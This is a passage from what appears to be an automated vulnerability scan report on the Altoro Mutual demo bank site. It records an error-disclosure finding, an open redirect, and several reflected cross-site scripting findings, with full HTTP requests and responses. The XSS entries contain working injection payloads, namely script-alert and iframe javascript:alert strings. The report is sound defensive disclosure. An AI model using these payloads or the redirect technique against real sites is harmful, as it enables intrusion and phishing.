 org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:472)
 org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
 org.apache.jasper.servlet.JspServlet.service(JspServlet.java:339)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
 com.ibm.security.appscan.altoromutual.servlet.AccountViewServlet.doGet(AccountViewServlet.java:58)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:624)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache
Tomcat/7.0.92</h3></body></html>
```

Issue 2 of 2

Issue ID:	0a0a443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/bank/doTransfer
Domain	demo.testfire.net
Element	toAccount (Parameter)
Path	/bank/doTransfer
Scheme	https
Domain	demo.testfire.net
CVSS	8.6
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	550

Issue 2 of 2 - Details

Difference: **Parameter** toAccount manipulated from: 800003 to: 99999999999999999999

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Test Requests and Responses:

```
POST /bank/doTransfer HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/transfer.jsp
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 93

fromAccount=800003&toAccount=99999999999999999999&transferAmount=1234&transfer=Transfer+Money

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1813
Date: Sun, 02 Apr 2023 05:20:41 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">H1 {font-
family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-
family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}
</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p>
<b>Message</b> For input string: &quot;99999999999999999999&quot;</p><p><b>Description</b> The server encountered an unexpected
condition that prevented it from fulfilling the request.</p><p><b>Exception</b> <pre>java.lang.NumberFormatException: For input string:
&quot;99999999999999999999&quot;
 java.lang.NumberFormatException.forInputString(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 java.lang.Long.parseLong(Unknown Source)
 com.ibm.security.appscan.altoromutual.servlet.TransferServlet.doPost(TransferServlet.java:59)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:731)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
 com.ibm.security.appscan.altoromutual.filter.AuthFilter.doFilter(AuthFilter.java:67)
</pre></p><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line" /><h3>Apache
Tomcat/7.0.92</h3></body></html>
```

Go to Table of Contents

H DAST: Phishing Through URL Redirection 1

How to Fix: Phishing Through URL Redirection

Issue 1 of 1

Issue ID:	6d0a443e-f36b-1410-81f1-00524afcd01d
Severity:	High
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	content (Parameter)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	8.2
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	601

Issue 1 of 1 - Details

Difference: **Parameter** content manipulated from: customize.jsp to: http://demo.testfire.net

Reasoning: The test result seems to indicate a vulnerability because the response contains a redirection to demo.testfire.net, showing that the application allows redirection to external sites, a weakness which can be exploited for phishing attacks.

Test Requests and Responses:

```
GET /bank/customize.jsp?content=http://demo.testfire.net&lang=international HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/customize.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: http://demo.testfire.net
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Sun, 02 Apr 2023 05:20:46 GMT



GET / HTTP/1.1
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/customize.jsp?content=http://demo.testfire.net&lang=international
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:20:46 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
```

...
...
...

Go to Table of Contents

H DAST: Reflected Cross Site Scripting 9

How to Fix: Reflected Cross Site Scripting

Issue 1 of 9

Issue ID:	6907443e-f36b-1410-81f1-00524afcd01d
Severity:	High
Status	Open
Location	https://demo.testfire.net/sendFeedback
Domain	demo.testfire.net
Element	sendFeedback (Page)
Path	/sendFeedback
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 1 of 9 - Details

Difference: **Parameter** cfile manipulated from: comments.txt to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E
Parameter name manipulated from: jsmith to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E
Parameter email_addr manipulated from: 753 Main Street to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E
Parameter subject manipulated from: 1234 to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E
Parameter comments manipulated from: 1234 to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E
Parameter submit manipulated from: Submit to: %3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
POST /sendFeedback HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/feedback.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 369

cfile=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E&name=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E&email_addr=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E&subject=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E&comments=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E&submit=%3E%22%27%3E%3Cscript%3Ealert%28765%29%3C%2Fscript%3E

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7182
Date: Sun, 02 Apr 2023 05:19:23 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
     <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>

       <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
          <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Product
...
...
...

  <div class="fl" style="width: 99%;">

   <h1>Thank You</h1>

   <p>Thank you for your comments, >"'><script>alert(765)</script>.  They will be reviewed by our Customer Service staff and given the full attention
that they deserve.

   However, the email you gave is incorrect () and you will not receive a response.

  </p>
...
...
...
```

Issue 2 of 9

Issue ID:	b308443e-f36b-1410-81f1-00524afcd01d
Severity:	High
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	customize.jsp (Page)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 2 of 9 - Details

Difference: **Parameter** content manipulated from: customize.jsp to: %3E%22%27%3E%3Cscript%3Ealert%281050%29%3C%2Fscript%3E
Parameter lang manipulated from: international to: %3E%22%27%3E%3Cscript%3Ealert%281050%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET
/bank/customize.jsp?content=%3E%22%27%3E%3Cscript%3Ealert%281050%29%3C%2Fscript%3E&lang=%3E%22%27%3E%3Cscript%3Ealert%281050%29%3C%2Fscript%3E HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/customize.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA==="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5585
Date: Sun, 02 Apr 2023 05:19:33 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
```

```
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>

  <form method="post">
    <p>
    Current Language: >"'><script>alert(1050)</script>
    </p>

    <p>
    You can change the language setting by choosing:
    </p>
    <p>
    <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
    <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
    </p>
  </form>

  </
...
...
...
```

Issue 3 of 9

Issue ID:	f808443e-f36b-1410-81f1-00524afcd01d
Severity:	**High**
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	queryxpath.jsp (Page)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 3 of 9 - Details

Difference: **Parameter** content manipulated from: queryxpath.jsp to: %3E%22%27%3E%3Cscript%3Ealert%281034%29%3C%2Fscript%3E

Parameter query manipulated from: Enter title (e.g. Watchfire) to: %3E%22%27%3E%3Cscript%3Ealert%281034%29%3C%2Fscript%3E

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
GET
/bank/queryxpath.jsp?content=%3E%22%27%3E%3Cscript%3Ealert%281034%29%3C%2Fscript%3E&query=%3E%22%27%3E%3Cscript%3Ealert%281034%29%3C%2Fscript%3E HTTP/1.1
Host: demo.testfire.net
```

```
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/queryxpath.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5635
Date: Sun, 02 Apr 2023 05:19:32 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">
   <h1
...
...
...

   <form id="QueryXpath" method="get" action="https://demo.testfire.net/bank/queryxpath.jsp">
     Search our news articles database
     <br /><br />
    <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
    <input type="text" id="query" name="query" width=450 value="'"><script>alert(1034)</script>"/>
    <input type="submit" width=75 id="Button1" value="Query">
     <br /><br />
   News title not found, try again
```

...
...
...

Issue 4 of 9

Issue ID:	1f09443e-f36b-1410-81f1-00524afcd01d
Severity:	High
Status	Open
Location	https://demo.testfire.net/sendFeedback
Domain	demo.testfire.net
Element	name (Parameter)
Path	/sendFeedback
Scheme	https
Domain	demo.testfire.net
CVSS	7.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	79

Issue 4 of 9 - Details

Difference: **Parameter** name manipulated from: jsmith to: jsmith<iframe src=javascript:alert(1943)

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Requests and Responses:

```
POST /sendFeedback HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/feedback.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 135

cfile=comments.txt&name=jsmith<iframe src=javascript:alert(1943)
